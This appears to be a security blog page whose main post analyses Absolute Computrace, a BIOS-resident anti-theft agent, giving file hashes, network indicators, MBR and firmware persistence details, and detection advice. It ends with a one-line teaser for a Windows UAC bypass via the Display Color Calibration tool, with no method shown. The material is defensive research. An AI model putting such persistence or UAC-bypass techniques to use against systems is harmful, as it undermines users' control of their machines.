    Never click on unknown links, especially when a URL shortener service like bit.ly is used. (others are for example t.co, goog.gl, tinyurl, etc.)
    Don't be fooled by known icons or "legit" file descriptions, this can easily be altered.

    Even if you clicked the link and you're not suspicious, you should be when a file is downloaded and it's (in this case) a screensaver file.

    For checking what is really behind a short URL, you can use:

    For checking whether a file is malicious or not:

    Follow the prevention tips above to stay safe.


    Monday, 10 November 2014

    Thoughts on Absolute Computrace

    Introduction
    Binaries & BIOS information & characteristics
    How to determine if you have Absolute Computrace installed
    How to remove or uninstall Absolute Computrace
    Absolute Computrace FAQ


    Introduction

    Not too long ago my friend and colleague from Sweden, Jimmy, contacted me in regards to a strange issue. In the firewall, he saw tons of outgoing connections to a certain server:

    Each second outgoing connection to search.namequery.com


    A quick Google search revealed this was actually part of Absolute's Computrace tool - aka Absolute Persistence. Doesn't ring a bell? Try Lojack. From their website:

    List of BIOS & firmware compatibility: http://www.absolute.com/en/partners/bios-compatibility


    Why would this be an issue? First of all, there has been some excellent research by Anibal Sacco and Alfredo Ortega here: Deactivate the Rootkit, in which they describe attacks on BIOS anti-theft technologies, which Absolute also offers. An excerpt from their paper:

    In order to be an effective system, the anti-theft agent must be stealthy, must have complete control of the system, and most importantly, must be highly persistent because wiping of the whole system most often occurs in the case of theft.
    This activity is also consistent with rootkit behavior, the only difference being that rootkits are generally malicious, while anti-theft technologies act as a form of protection against thieves.

    Secondly, there has been research from Kaspersky as well on the subject, read their blog post here: Absolute Computrace Revisited

    I advise you to read their post, as it provides excellent information as well. I'm not going to repeat their research here, as it's pretty extended. What you should remember however:

    While Absolute Software is a legitimate company and information about Computrace product is available on the company's official website, the owner of the system claimed he had never installed Absolute Computrace and didn't even know the software was present on his computer. It could be assumed that the software was pre-installed by an OEM manufacturer or reseller company, but according to an Absolute Software whitepaper this should be done by users or their IT service. Unless you have a private IT service or your PC vendor took care of you, someone else has full access and control over your computer.

    Back to our post. After booting the machine and pressing F1 to access the BIOS settings, we are presented with the following screen:


    Lenovo ThinkPad (BIOS version: J9ET58WW)


    This was the initial state of Computrace in the BIOS. The setting was Enabled and the state indicated Not Activated. This suggests Computrace is not active on the machine... Wrong!

    The Item Specific Help reads:

    Enables or disables the UEFI interface to activate Computrace module. Computrace is an optional monitoring service from Absolute Software.
    [Enabled] Enables the Computrace activation.
    [Disabled] Disables the Computrace activation.
    [Permanently Disabled] Permanently disables the Computrace activation.


    The machine was freshly bought and the user never ordered, installed or even heard of Computrace software. In this case, the reseller didn't install it either. This leaves the option the manufacterer or a possible previous owner [or someone else] installed Computrace.


    ... When we want to permanently disable Computrace:


    Computrace module activation warning


    Here comes the fun part: even after permanently disabling the Computrace module, the software was still active and running; contacting the server (search.namequery.com) like crazy.

    I decided to contact Absolute Software in order to get an answer as to why this behaviour was occurring. Since neither of us are customers, I used the form here to contact them.

    After two days I got a reply from their customer service. In reply as to why permanently disabling didn't seem to work:

    It is also worth noting that many used or refurbished devices may have motherboards with a Computrace BIOS module that was activated by the previous owner.  In these cases, my recommendation would be the following:

    1.       Obtain and install any missing or outdated HECI\Intel Management\IMEI drivers from the manufacturer.  Once these drivers are in place, any potential Absolute software installed on the computer will correctly communicate with the BIOS and it should automatically deactivate itself over the course of a few days.

    2.       Contact the manufacturer and request a motherboard replacement.  Activated motherboards should not be re-sold by manufacturers or retailers if the necessary de-activation steps are not taken first.

    Reason for seeing numerous outgoing connections to their server is probably due to their module wanting to receive instructions from the server that the original license should no longer be active, or to download new binaries.


    Binaries & BIOS information & characteristics

    There's already a good list available by Kaspersky which I'm not going to repeat here. You can find that list on this link.

    However, the following points are worth noting:


    • Two new binaries (different hashes) have been identified:
      ad73c636bb2ead416dfa541a74aea016 (wceprv.dll)
      4011590af6f13a42a869ae57d6174f4f (rpcnetp.exe)
    • Several files are packed with UPX
    • The wceprv.dll module has a Digital Signature which is issued to
      Absolute Software Corp. 
      Serial Number: 35:ba:ec:87:59:d7:84:62:c3:d2:b7:ff:d4:c4:6e:51
    • Machines will have an altered Master Boot Record (MBR); this is because Computrace parses the MBR and partition table - it writes some data into the sectors before the primary partition. According to the patent (US 20060272020 A1):
      In another embodiment, the CLM is stored in a substitute Master Boot Record (MBR), or a combination of the foregoing.


    CLM or Computrace Loader Module is one of Computrace's main modules. (besides the Adaptive Installer Module (AIM) and the Communications Driver Agent (CDA) - see the patent for reference)


    How to determine if you have Absolute Computrace installed

    First things first: check in the BIOS if there's a mention of Absolute Computrace somewhere:
    (re)boot your machine and access the BIOS with one of the Function keys on your keyboard. 

    Typically, this is F2, but may differ. See here for a complete list:
    BIOS Setup Utility Access Keys for Popular Computer Systems


    Secondly, see if any of the files mentioned in Kasperky's blog post are running or exist on the file system. For the full list see here, but keep in mind the two new additional hashes added above.
    Note that new hashes may pop-up as well.


    Thirdly, network activity as mentioned in above blog post.
    (but mainly to search.namequery.com or 209.53.113.223)


    How to remove or uninstall Absolute Computrace

    I won't provide any specific information on how to remove or uninstall Computrace, as its main purpose is still - and I quote:

    [...] to perform preemptive and reactive security measures to safeguard a missing, lost, or stolen device and the data it contains. With Computrace Mobile you can determine the location of the device and whether or not it’s on the move. You can also freeze it to prevent unauthorized access and send a message to the user to validate the status of the device. If the device contains important information, you can remotely retrieve files or delete them immediately. And you can generate an audit log of the data that’s been removed so you can prove compliance with corporate and government regulations.


    However, should you have bought (what you believe is) a new machine and it is apparent Computrace is active, download the latest drivers fit for your system:
    Download BIOS drivers  Also find information on How to Update Your Computer's BIOS.

    When correctly executed and the option for Computrace in the BIOS is set to Permanently Disabled, it should correctly disable itself - taken into account the original license has expired or the original owner deactivated it, if existent.

    Another option would be to request a motherboard replacement for your machine, as suggested above. Additionally you may reinstall the Operating System afterwards.


    Absolute Computrace FAQ


    Is Computrace malicious?
    No.


    Which devices does Computrace support and may be installed on?

    (Source)


    So yes, it's possible Computrace is installed on any other of your (mobile) devices. If you're looking for pointers, once again look for outbound connections to *.namequery.com or *.absolute.com.


    Which firmware or BIOS brands does Computrace support and may be installed on?

    • Acer
    • Apple
    • ASUS
    • Daten
    • DELL
    • Fujitsu
    • GammaTech
    • General Dynamics Itronix
    • Getac
    • HP
    • Lenovo
    • Microsoft
    • Motion
    • NEC
    • Panasonic
    • Samsung
    • Sony
    • Toshiba
    • Winmate
    • Xplore Technologies


    How recent was the Computrace agent variant you found?
    I added this question as to compare it with Kaspersky's binary- which was compiled in June 2012


    This variant of the Computrace agent was compiled in May 2012 (assuming it's not altered)


    Another version of Computrace was found. Note that this is possibly due to small updates of the loader or agent module.


    Will flashing the BIOS remove Computrace?
    No, as it resides in a non-flashable portion of the BIOS.


    Will downloading the latest BIOS drivers for my machine remove Computrace?
    See "How to remove or uninstall Absolute Computrace".


    I'd like to see more information about my BIOS/EFI/coreboot/firmware/optionROM.
    You can use the excellent tool flashrom. If you are using anything but Windows, Anibal and Alfredo have also written a Python program to to dump the BIOS firmware and search for a CompuTrace Option ROM: dumpComputrace.py (Note: you'll need to apt-get flashRom/dmiDecode/UPX)


    What if I'm a customer of Computrace and have doubts or want more information? 
    Best thing to do is call them directly: +00 1 877 337 0337 (US number), choose option #1. The general number in Europe is: +44 118 902 2005 and for Asia: +65 6595 4594

    More information on how to contact them as existing customer can be found here:
    Absolute Software Support


    What if I'm not a customer of Computrace and have doubts or want more information?
    You can still use the numbers above if you like, or you can use the Absolute Software Contact Form.


    What if I suspect I bought a stolen machine which has Computrace installed?
    Contact Absolute Software (see above)! They will set up a case together with you and law enforcement.


    Is there similar software out there like Computrace?
    Yes, but it is not exactly the same as Computrace. An example is Prey. Another example is Intel's Anti-Theft Technology - which apparently will cease to exist in January 2015. Source:
    Intel Anti-Theft Service FAQ

    Nowadays, most Antivirus vendors also offer some form of anti-theft. For more information, refer to the corresponding websites of the vendors.


    Why did you decide to write this blog post?
    To provide even more additional & useful information, as well as out of sheer interest.


    Do you have any additional information to share? 
    Yes, see right below in the Resources section.


    Resources

    Absolute Software - Perspective on Kaspersky Report & FAQ
    Absolute Software - Persistent servicing agent  (Patent US20060272020 A1)
    Corelabs - Deactivate the rootkit (PDF)
    Kaspersky - Absolute Computrace Revisited
    Kaspersky - Absolute Computrace: Frequently Asked Questions


    Acknowledgements

    I'd like to thank, in no particular order:


    • Anibal Sacco and Alfredo Ortega for their initial research.
    • Alfredo Ortega for a refreshing chat and answering some additional doubts I had.
    • Vitaliy Kamlyuk and Sergey Belov for their additional/follow-up research.
    • Absolute Software's service desk/support specialists for their service & answering any questions I had.

    Thank you for reading.


    Display Color Calibration tool DCCW and UAC bypasses

    In today's post we'll look at yet another way to bypass UAC using the Display Color Calibration tool, hereafter referred to as ...
